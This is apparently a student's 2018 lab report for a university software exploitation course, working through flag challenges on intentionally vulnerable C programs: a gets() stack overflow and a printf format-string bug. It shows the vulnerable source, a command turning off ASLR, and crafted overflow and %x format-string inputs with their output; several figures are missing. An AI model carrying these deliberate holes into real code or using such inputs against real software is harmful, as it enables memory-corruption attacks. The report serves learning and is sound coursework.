jamk.fi

Software exploitation

Assignment 2

Mikael Romanov

Assignment2
Maaliskuu 2018
Tekniikan ja liikenteen ala
Insinööri (AMK), tieto- ja viestintätekniikan tutkinto-ohjelma
Kyberturvallisuus

Jyväskylän ammattikorkeakoulu
JAMK University of Applied Sciences

1 Table of Contents

1 Introduction

This assignments goal was to create customized input to get flags 1-5. The flags were obtained by reviewing the code and also by debugging the program. When a flag was obtained, the program printed the flag and done. As in the first assignment the flags gradually increased in difficulty.

2 Testing platform

I used my DL380 G7 server with VMware ESXI 6.0, same as on the assignment 1. Nothing has changed since. (Figure 1)




Figure 1 esxi

I reserved ridiculous amount of resources for the KALI vm and they were following(Figure 2)




Figure 2 resources

As seen below I used Kali Linux 4.14.0-kali3-amd64, with gcc version 7.2.0.(Figure3) I cloned wrong machine from my library, it was supposed to be LXDE but was instead the vanilla version which has too much clutter on the screen for my taste. Oh well.




Figure 3 versions

I used the make file to compile the program and also ***gcc -g*** for ***stack.c*** and ***format.c*** for debugging purposes. The make file was simple to us to compile the file, it only required the command ***make.*** The MAKEFILE used also gcc to compile the program.

After compiling the program I turned ASLR off, because it is hard to know where the memory is allocated next. ASLR can be set off by echoing ***echo 0 > /proc/sys/kernel/randomize_va_space*** (Figure4)




Figure 4 aslr off

3 stack_1

I started this assignment by viewing the code inside stack_1.c. Something that catch my eye was that there was flag 3 and it was done by only typing shirley as an username. (Figure5)(Figure6)

```
if (strncmp(username, "shirley", 10)) {
  printf("Who is %s?\n", username);
  return 1;
}

if (flag1 == 0)
  printf("Ok, shirley. Try to get the flags next.\n");
if (flag1)
  printf("Good work, flag_1 done\n");
if (flag1 == 0xdeadc0de)
  printf("Good work, flag_2 done\n");
```

Figure 5 flag 3 part 1

```
if (strcmp(canary, "imacanary")) {
  printf("Canary disagrees.\n");
  return 1;
} else {
  printf("Good work, flag_3 done\n");
}
```

Figure 6 flag 3 part 2

I tried the program by echoing the shirley name into the stack program and it worked (Figure 7)

```
root@kali:~/Downloads/software_exploitation-master/assignments/2/basic# echo -ne "shi
rley" | ./stack_1
Ok, shirley. Try to get the flags next.
Good work, flag_3 done
```

Figure 7 flag 3

The flag 3 was done.

I started reviewing the code more and found out that the username is required with “gets” function which allow byte overflow. The username is only 10 bytes long and is started from 0 bytes. There was also something called imacanary which was some kind of safe guard that compared strings against it.

I edited the code not by changing anything but I used few prints for debugging purposes. The lines only show where canary, flag_1 and return memory addresses.(Figure 8)

```
// you can't get flag_4 and flag_5 at the same time
void final_flag() { printf("Good work, flag_5 done\n"); }

int main(int argc, char **argv) {
  volatile int flag2 = 0;
  char canary[10] = "imacanary";
  volatile int flag1 = 0;
  char username[10] = {0};

  if (isatty(fileno(stdin))) {
    printf("username: ");
  }
  gets(username);

  if (strncmp(username, "shirley", 10)) {
    printf("Who is %s?\n", username);
    return 1;
  }

  if (flag1 == 0)
    printf("Ok, shirley. Try to get the flags next.\n");
  if (flag1)
    printf("Good work, flag_1 done\n");
  if (flag1 == 0xdeadc0de)
    printf("Good work, flag_2 done\n");

    printf("Canary = %-8s and is at %p\n", canary, canary);
    printf("Flag 1 = MEM %.8x is at %p\n", flag1, flag1);
    printf("Return = MEM %.8x is at %p\n", __builtin_return_address(0), __builtin_return_address(0));


  if (strcmp(canary, "imacanary")) {
    printf("Canary disagrees.\n");
    return 1;
  } else {
    printf("Good work, flag_3 done\n");
  }

  if ((unsigned int)__builtin_return_address(0) == 0xcafecafe)
    printf("Good work, flag_4 done\n");
}
```

Figure 8 debugging lines

After finding out that the imacanary was surely next flag I tested it out by typing again Shirley but added 3 extra bytes so the rest would overflow to the next variable. (Figure 9)

```
root@kali:~/Downloads/software_exploitation-master/assignments/2/basic# echo -ne
 "shirley\0x0\0x0\imacanary" | ./stack_1
Good work, flag_1 done
Canary = acanary  and is at 0xffffd346
Flag 1 = MEM 5c307800 is at 0x5c307800
Return = MEM f7de5793 is at 0xf7de5793
Canary disagrees.
```

Figure 9 flag 1

Flag 1 was also done.

Now that I had Flag 1 and 3, I needed few more. Flag 2 could be achieved by overflowing deadc0de to the Flag1 variable. I tried long time adding the hex values until I

remembered that this was a little-endian 32-bit where the order is reversed. I typed shirley with dead code and few null values and got flag3 (Figure 10)




Figure 10 flag 2

After the 3 flag, by viewing the code and checking my debugging. The flag 4 can be achieved by just overflowing 0xcafecafe to the builtin return address. I added everything that was before done, added few “A” characters to fill the space so the overflow would be in the right place. (Figure 11)




Figure 11 flag 4

The flag 4 got done! wohoo! Sadly I didn’t get the flag 5.

4 format_1

I started format_1 by reading “Hacking the art of exploitation”. I read 180 pages and was pretty baffled. Huge amount off new thing to learn and to know. It took me 2 days to read the pages and I then started working on with the format_1. I edited the format.c file for debugging purposes by adding few prints to it. (Figure12)

```
 GNU nano 2.9.1                                format_1.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int flag2 = 0;

int main(int argc, char **argv) {
  volatile int flag1 = 0;
  char buffer[64] = {0};
  char username[64] = {0};

  FILE *fp = fopen("/dev/null", "w");

  if (isatty(fileno(stdin))) {
    printf("username: ");
  }
  fgets(username, sizeof username, stdin);
  printf("Welcome, %s.\n", username);
  sprintf(buffer, username);
//for debugging purposes
  printf("\n[*] username @ 0x%08x = %d 0x%08x\n\n", &username, username,username);
  printf("Wrong way of printing.\n\n");
  printf(username);
  printf("\n\n")

  if (flag1 == 0)
    printf("Try to get the flags next.\n");
```

Figure 12 debugging

Since the program used fgets “the right way” which is wih the **%s** and it’s the safer method to require user input, because when the buffer size is exceeded it will jus throw the rest away and all characters are handled one by one.

I then tested what would happen if I added just %x (hexadecimal) to the end. As seen below programs own way of printing doesn’t allow to show it but my debugging shows.(Figure13)

```
root@kali:~/Downloads/software_exploitation-master/assignments/2/basic# ./format_1
username: testing%x
Welcome, testing%x
.

[*] username @ 0xffffd588 = -10872 0xffffd588

Wrong way of printing.

testing74736574


Try to get the flags next.
Citius, Altius, Fortius.
```

Figure 13 testing

Then I just tested what would happen when I would print 40 time “%08x” and got flag 1.(Figure14)




Figure 14 flag1

the x25\x30\x38\x78\x2e\n seemed to repeat and the reason for it was that the bytes are memory for the format string.(Figure 15)






Figure 15 memory address

The second flag can be acquired by inputting the max size of allowed characters and add (Figure 16) as little endian



Kuva 1 flag 2

Testing the values in shell and the result is that the flag 2 is acquired



Kuva 2 flag 2 acquired

5 Conclusion

This assignment was hard, not that it should be easy. The reason for this being hard to grasp is because these are things that I have never even seen or heard anyone talking about. I didn't use much time on the assignment side and that is the sole reason why I didn't get far on this one. My main focus was to read the suggested books

and find information so it would be easier on the next assignments. Truly the 36 hour workload is merely a joke when you start reading books. The time is mostly consumed by reading, because the books are so intensive that you can’t just skip pages and topics and hope for the best.